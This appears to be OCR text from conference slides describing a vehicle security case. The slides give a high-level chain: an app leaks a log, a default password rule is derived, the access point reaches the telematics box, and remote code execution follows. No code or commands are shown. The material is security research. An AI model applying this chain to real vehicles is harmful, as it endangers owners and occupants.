


A Complete vehicle security analysis case




Remote Attack Chains

How to Access T-Box



Remote Attack Chains

Near Source Remote Attack Chain



find App leak sensitive log
leaked AP password seed range


found the default password generation rule


find AP network could access TBOX✅

found an RCE vuln of TBox

Remote Attack Chains

Near Source Remote Attack Chain





Thanks you

Q&A